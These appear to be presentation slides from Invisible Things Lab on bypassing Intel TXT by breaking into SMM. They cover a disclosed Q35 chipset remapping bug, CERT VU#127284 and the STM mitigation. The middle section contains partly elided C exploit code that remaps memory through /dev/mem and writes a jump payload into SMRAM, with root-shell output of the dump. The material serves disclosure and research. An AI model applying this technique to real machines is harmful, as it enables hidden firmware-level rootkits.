
So, we used a different approach...

(but we wanted to show the “pics from the lab” anyway;)

Remember our Q35 bug from Vegas?

(We couldn't actually present it during the conference as there was no patch then, but we published the slides a few weeks afterwards)

Memory Remapping on Q35 chipset



Now, applying this to SMM...

```
#define TSEG_BASE 0x7e500000

u64 target_phys_area = TSEG_BASE & ~(0x10000-1);
u64 target_phys_area_off = TSEG_BASE & (0x10000-1);
new_remap_base = 0x40;
new_remap_limit = 0x60;

reclaim_base = (u64) new_remap_base << 26;
reclaim_limit = ((u64) new_remap_limit << 26) + 0x3fffffff;
reclaim_sz = reclaim_limit - reclaim_base;
reclaim_mapped_to = 0xffffffff - reclaim_sz;
reclaim_off = target_phys_area - reclaim_mapped_to;

pci_write_word (dev, TOUUID_OFFSET, (new_remap_limit+1)<<6);
pci_write_word (dev, REMAP_BASE_OFFSET, new_remap_base);
pci_write_word (dev, REMAP_LIMIT_OFFSET, new_remap_limit);

fdmem = open ("/dev/mem", O_RDWR);
memmap = mmap (... , fdmem, reclaim_base + reclaim_off);
for (i = 0; i < sizeof (jmp_rdi_code); i++)
    *((unsigned char*)memmap + target_phys_area_off + i) =
        jmp_rdi_code[i];

munmap (memmap, BUF_SIZE);
close (fdmem);
```

```
[root@f8q35x33:~/q35fun-show]# ./q35fun2 tsegdump.bin
VID = 8086, DID = 29b0
smram = 0x1a (D_OPEN=0, D_CLS=0, D_LCK=1, G_SMRAAME=1, C_BASE_SEG=0x2)
esmramc = 0x39 (H_SMRAAME=0, E_SMERR=0, TSEG_SZ=00, T_EN=1)
tsegmb      = 0x7e500000
tolud       = 0x7f000000 (0x7f00)
tom          = 0x100000000 (0x20)
touud        = 0x7f000000 (0x7f0)
-----
new base:    0x100000000
new limit:   0x183fffff
reclaim sz:  0x83fffff
mapped to:   0x7c000000
target area: 0x7e500000
target off:  0
rclaim off: 0x2500000
setting touud...
touud      = 0x184000000 (0x1840)
setting remap_base = 0x40, remap_limit = 0x60
mmaping /dev/mem and reading the buffer...
code at offset 0: 4d 5a 00 00 00 00 00 00
restoring remap_base = 0x3ff, remap_limit = 0
restoring touud = 0x7f0
[root@f8q35x33 q35fun-show]#
```

```
[root@f8q35x33:~/q35fun-show]# objdump -d tsegdump.bin | grep -B 5 rsm --color=auto
7e502010: 48 bc 10 20 50 7e 00      mov    $0x7e502010,%rsp
7e502017: 00 00 00
7e50201a: 48 8b 44 24 08          mov    0x8(%rsp),%rax
7e50201f: 8b 0c 24              mov    (%rsp),%ecx
7e502022: ff 10              callq *(%rax)
7e502024: 0f aa              rsm
[root@f8q35x33 q35fun-show]#
```

[root@f8q35:~/q35fun-show]#

We see we can access SMM memory using this Q35 bug :)

Intel patched the bug in August 2008

(This was done by patching the BIOS code to properly lock the memory configuration registers)

So, what now?

VU#127284

December 2008:

We think TXT is essentially useless without protection against SMM-originating attacks...

That's an exaggerated statement - we still believe infecting an SMM is **hard**...

BTW, we just found a bunch of new SMM bugs for Intel BIOSes + 2 working exploits ;)

Intel

Invisible Things Lab

We have provided Intel with **the details of the new SMM issues** affecting their recent BIOSes on December 10th, 2008.

Intel confirmed the problems in their BIOSes as affecting:
“mobile, desktop, and server motherboards”, without providing any more
details about which exact models are vulnerable.

We suspect it might affect all recent Intel motherboards/BIOSes.


Intel believes the issues might affect other vendors as well...

Intel contacted CERT CC informing them about the problem...

CERT has assigned the following tracking # to this issue:
VU#127284

We plan to discuss the details of the bugs at BH USA 2009 in Vegas...

Stay tuned!
(and don't trust your SMM in the meantime)



More on the TXT Design Problem

Solution to the TXT attack is called: STM

Can we take a look at this STM?


STM is currently not available.

?

It is simple to write. There was just no market demand yet.

?

SMM Transfer Monitor (STM)



Potential issues with STM

- ⌚ STM seems to be non-trivial to write!
 - CPU, memory and I/O virtualization for the SMM need to be implemented!
- ⌚ VMM-to-STM protocol asks for a standard
- ⌚ No STM in existence as of yet...

- ⌚ also...

Who should write an STM?

OEMs/BIOS vendors!

Hmm... Isn't Intel a BIOS vendor itself?

Why should we trust BIOS vendors to write bug-free STMs, if we don't trust they will write bug-free SMMs?

SMM must be “tuned” to each new motherboard. STM could be written in a generic way — no need to change STM after it gets mature.

Fair point.

Intel told us they do have STM specification that answers some of our concerns (e.g. that STM is difficult to write), and the spec is available under NDA.

Intel offered us a chance to read the STM spec...
...but required signing an NDA.

...

We refused.

(We'd rather not tie our hands with signing an NDA — we prefer to wait for some STM to be available and see if we can break it :)

Intel *might* be right claiming that STM is the remedy for our attack.

There are some other issues with STM however...
e.g. how the STM will integrate with the SENTER measurement process?

We cannot make our mind on this until we see a working STM.

...

Stay tuned! And cross your fingers!

...

If you are interested in sponsoring this research further, do not hesitate to contact us!

Still, allowing TXT to work without an STM was, in our opinion, a
design error.



Summary

- ⦿ Intel **TXT** is a new exciting technology! It really is!
 - ⦿ Intel “forgot” about one small detail: **SMM**...
-
- ⦿ We found and demonstrated **breaking into SMM**,
 - ⦿ this allowed us to also **bypass TXT**.
 - ⦿ Bonus: **SMM rootkits** now possible on modern systems!
-
- ⦿ Intel currently is patching the **SMM bugs** (BIOS),
 - ⦿ We hope our presentation will stimulate Intel and OEMs to create and distribute **STMs** — a solution to our **attacks against TXT**.

<http://invisiblethingslab.com>



INVISIBLE THINGS LAB

ИНВИЗИБЛ ІНІСЛ